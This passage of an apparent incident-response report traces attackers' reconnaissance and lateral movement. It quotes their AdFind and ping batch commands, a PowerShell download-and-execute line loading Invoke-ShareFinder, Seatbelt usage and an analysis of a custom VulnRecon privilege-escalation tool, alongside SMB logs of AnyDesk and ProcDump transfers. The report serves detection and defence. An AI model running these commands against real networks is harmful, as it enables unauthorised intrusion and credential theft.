rundll32.exe	cmd.exe /C adfind.exe -sc trustdmp > trustdmp.txt
svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	cmd.exe /C adfind.exe -f "(objectcategory=person)" > u.txt
svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	cmd.exe /C adfind.exe -f "objectcategory=computer" > c.txt
svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	cmd.exe /C adfind.exe -sc trustdmp > t.txt

The source of execution, the initiating parent process, was different on each occasion and the name of ***AdFind*** binary and the result files were different on one occasion, which could indicate multiple Threat actors accessing the network.

Network scanning

Threat actors used two scripts named **s.bat** (for servers) and **w.bat** (for workstations) to **ping** the hosts and store the results in two log files:

s.bat script:

```
@echo off
for /f %%i in (servers.txt) do for /f "tokens=2 delims=[]" %%j in ('ping -n 1 -4
"%%i"') do @echo %%j >> serv.log
```

w.bat script:

```
@echo off
for /f %%i in (workers.txt) do for /f "tokens=2 delims=[]" %%j in ('ping -n 1 -4
"%%i"') do @echo %%j >> work.log
```

Both of those scripts were executed from the PowerShell Cobalt Strike beacon (**powershell.exe**).

Invoke-ShareFinder


Invoke-ShareFinder is a PowerShell module which is part of PowerView.

> Invoke-ShareFinder – finds (non-standard) shares on hosts in the local domain

Threat actors performed share enumeration using Invoke-ShareFinder.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:39303/%27);
Invoke-ShareFinder  -CheckShareAccess -Verbose | Tee-Object ShareFinder.txt
```

Because **rundll32.exe** executed PowerShell, we can see that **rundll32.exe** created the *ShareFinder.txt* output file in *C:\ProgramData\*.



```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=Beachhead
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=936148
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Informations
Message=File created
RuleName: -
UtcTime:
ProcessGuid: {30010ec8-787f-625d-a032-000000000c00}
ProcessId: 34296
Image: C:\Windows\system32\rundll32.exe
TargetFilename: C:\ProgramData\ShareFinder.txt
```

Seatbelt

The tool SeatBelt was used by the threat actors on a server in order to discover potential security misconfigurations.


> Seatbelt is a C# project that performs a number of security oriented host-survey “safety checks” relevant from both offensive and defensive security perspectives.

Threat actors performed a full reconnaissance by specifying the flag `-group=all`:

```
Seatbelt.exe  -group=all -outputfile="C:\ProgramData\seatinfo.txt"
```

VulnRecon

Threat actors dropped two binaries named **vulnrecon.dll** and **vulnrecon.exe** on two hosts. This is the first time we've observed this tool. This library seems to be a custom tool developed to assist threat actors with Windows local privilege escalation enumeration.


pestudio 9.29 - Malware Initial Assessment - www.winitor.com
file
settings
about

[redacted]\vulnrecon.dll

- indicators (25)
- virustotal (warning)
- dos-header (64 bytes)
- dos-stub (64 bytes)
- rich-header (n/a)
- file-header (time-stamp)
- optional-header (console)
- directories (time-stamp)
- sections (97.22%)
- libraries (mscoree.dll) *
- functions (164)
- exports (n/a)
- tls-callbacks (n/a)
- .NET (v4.0.30319)
- resources (2) *
- strings (343)
- debug (time-stamp)
- manifest (asInvoker)
- version (VulnRecon.dll)
- overlay (n/a)

property	value
md5	951D017BA31ECC6990C053225EE8F1E6
sha1	A204F20B1C96C5B882949B93EB4AC20D4F9E4FDF
sha256	A9E90587C54E68761BE468181E56A5BA88BAC10968FF7D8C0A1C01537158FBE8
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	18432 bytes
entropy	5.210
imphash	0AA9BD3A5600C0C4F99D7C6DAB95F5C3
signature	Microsoft .NET
tooling	n/a
entry-point	FF 25 00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.0
description	VulnRecon
file-type	**executable**
cpu	**32-bit**
subsystem	console
compiler-stamp	0xD9214F32 (Fri Jun 08 11:40:34 2085 | UTC)
debugger-stamp	0xAB3F098D (Sat Jan 15 17:19:09 2061 | UTC)
resources-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
import-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
exports-stamp	n/a
version-stamp	n/a


sha256: A9E90587C54E68761BE468181E56A5BA88BAC10968FF7D8C0A1C01537158FBE8 | cpu: 32-bit | file-type: executable | subsystem: console | er

```
vulnrecon.dll PDB: D:\a\_work\1\s\artifacts\obj\win-
x64.Release\corehost\cli\apphost\standalone\Release\apphost.pdb
vulnrecon.exe PDB: D:\work\rt\VulnRecon\VulnRecon\obj\Release\net5.0\VulnRecon.pdb
```

The table below summarizes the capabilities of the tool:

Option/Command	**Details** (from the code)
'v' or "Vulnerability"	"Search for available vulnerabilities for using LPE tools""Scans the operating system for vulnerabilities and displays a list of tools for a LPE"
'm' or "MicrosoftUpdates"	"List of all installed microsoft updates""Displays a list installed Microsoft updates"
'h' or "HotFixes"	"List of installed hot fixes""Displays a list of installed hot fixes"
's' or "SupportedCve"	"List of implemented tools for LPE ""Displays list of implemented CVE for LPE"
'i' or "SystemInfo"	"Display information about current Windows version "


Below is the list of all of the currently supported (or implemented) CVE enumeration via installed KBs mapping:



```
VulnRecon (1.0.0.0)
  VulnRecon.dll
    PE
    Type References
    References
    { } -
    { } Microsoft.CodeAnalysis
    { } System.Runtime.CompilerServices
    { } VulnRecon
    { } VulnRecon.CommandLine
    { } VulnRecon.Commands
    { } VulnRecon.Commands.CveCommands
    { } VulnRecon.Commands.SystemCommands
    { } VulnRecon.Commands.ToolsCommand
    { } VulnRecon.Resources
      Cve2KbMap @02000006
        Base Type and Interfaces
        Derived Types
        Cve2KbMap() : void @06000007
        GetCve20200787HotFixes() : List<string> @0600000
        GetCve2KbMap() : Dictionary<string, List<string>>
        InitKbMap() : void @0600000A
        SupportedCveList() : List<string> @06000008
        _cveMap : Dictionary<string, List<string>> @04000
System.Runtime (5.0.0.0)
System.Private.CoreLib (5.0.0.0)
System.Collections (5.0.0.0)
System.Text.RegularExpressions (5.0.0.0)
CommandLine (2.8.0.0)
System.Console (5.0.0.0)
netstandard (2.1.0.0)
```

```csharp
		public List<string> SupportedCveList()
		{
			return new List<string>(this._cveMap.Keys);
		}

		// Token: 0x06000009 RID: 9 RVA: 0x00002120 File Offset: 0x00000320
		public Dictionary<string, List<string>> GetCve2KbMap()
		{
			return this._cveMap;
		}

		// Token: 0x0600000A RID: 10 RVA: 0x00002128 File Offset: 0x00000328
		private void InitKbMap()
		{
			this._cveMap.Add("CVE-2020-0787", Cve2KbMap.GetCve20200787HotFixes());
		}

		// Token: 0x0600000B RID: 11 RVA: 0x00002140 File Offset: 0x00000340
		private static List<string> GetCve20200787HotFixes()
		{
			return new List<string>
			{
				"KB4538461",
				"KB4541506",
				"KB454150",
				"KB4540688",
				"KB4540670",
				"KB4540693",
				"KB4540673",
				"KB4540681",
				"KB4538461",
				"KB4541509",
				"KB4541505",
				"KB4541510",
				"KB4541500",
				"KB4541504",
				"KB4540689"
			};
		}
```

Threat actors executed this tool on patient 0 with low-level privileges multiple times, and again on a server with Administrator privileges. Below are all the command lines run by the adversaries:




Computer Name ⇕	Initiating Process File Name ⇕	Account Name ⇕	Command Line ⇕
External Server	cmd.exe	administrator	VulnRecon.exe VulnRecon.exe -v VulnRecon.exe -o
Beachhead	cmd.exe	Victim account	VulnRecon.exe VulnRecon.exe -FindVulnerability VulnRecon.exe -FindVulnerability VulnRecon.exe -i VulnRecon.exe -m VulnRecon.exe -o VulnRecon.exe -o
Beachhead	explorer.exe	Victim account	cmd.exe /C VulnRecon.exe -FindVulnerability cmd.exe /C VulnRecon.exe -FindVulnerability >> c:\programdata\log.txt
Beachhead	rundll32.exe	Victim account	cmd.exe /C VulnRecon.exe cmd.exe /C VulnRecon.exe -i >> c:\programdata\1.txt cmd.exe /C VulnRecon.exe -m cmd.exe /C VulnRecon.exe -o cmd.exe /C VulnRecon.exe -o >> C:\ProgramData\out.txt
Beachhead	wab.exe	Victim account	cmd.exe /C VulnRecon.exe -o


Lateral Movement

Lateral Tool Transfer

Using the Cobalt Strike beacon, the threat actors transferred **AnyDesk (1).exe** file from the beachhead to a server:




```
445          SMB2            127 Negotiate Protocol Request
445          SMB2            286 [TCP ACKed unseen segment] Negotiate Protocol Request
54815        SMB2            306 [TCP Spurious Retransmission] Negotiate Protocol Response
54815        SMB2            366 Negotiate Protocol Response
445          SMB2            220 Session Setup Request, NTLMSSP_NEGOTIATE
54815        SMB2            415 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
445          SMB2            729 Session Setup Request, NTLMSSP_AUTH, User: [redacted]\Administrator
54815        SMB2            159 Session Setup Response
445          SMB2            160 Tree Connect Request Tree: \\[redacted]\c$
54815        SMB2            138 Tree Connect Response
445          SMB2            178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
445          SMB2            414 Create Request File: ProgramData\AnyDesk (1).exe
54815        SMB2            474 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
54815        SMB2            410 Create Response File: ProgramData\AnyDesk (1).exe
445          SMB2            162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: lsarpc
54254        SMB2            154 GetInfo Response
445          DCERPC          330 Bind: call_id: 2, Fragment: Single, 3 context items: LSARPC V0.0 (32bit NDR), LSARPC V0.0 (64bit NDR), LSARPC V0.0 (6cb71c2c-9812-
54254        SMB2            138 Write Response
445          SMB2            171 Read Request Len:1024 Off:0 File: lsarpc
54254        DCERPC          254 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 3 results: Provider rejection, Acceptance, Negotiate ACK
445          LSARPC          314 lsa_OpenPolicy2 request
```




_time	Initiating Process Command Line	Action Type	Folder Path	File Name
[redacted] 23:19:31.692	wab.exe	FileCreated	\\Server IP\c$\ProgramData	AnyDesk (1).exe

The threat actors also transferred ***ProcDump*** from the beachhead to multiple workstations:



```
445          SMB2            1514 Write Request Len:65536 Off:0 File: programdata\procdump.exe [TCP segment of a reassembled PDU]
445          SMB2            334 Negotiate Protocol Request
62150        SMB2            390 Negotiate Protocol Response
445          SMB2            487 Session Setup Request
62150        SMB2            315 Session Setup Response
445          SMB2            194 Tree Connect Request Tree: \\[redacted]\C$
62150        SMB2            130 Tree Connect Response, Error: STATUS_ACCESS_DENIED
445          SMB2            126 Session Logoff Request
62150        SMB2            126 Session Logoff Response
445          SMB2            334 Negotiate Protocol Request
62065        SMB2            390 Negotiate Protocol Response
445          SMB2            519 Session Setup Request
62065        SMB2            315 Session Setup Response
445          SMB2            194 Tree Connect Request Tree: \\[redacted]\C$
62065        SMB2            138 Tree Connect Response
445          SMB2            178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
445          SMB2            414 Create Request File: programdata\procdump64.exe
62065        SMB2            474 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
62065        SMB2            410 Create Response File: programdata\procdump64.exe
445          SMB2            334 Negotiate Protocol Request
```

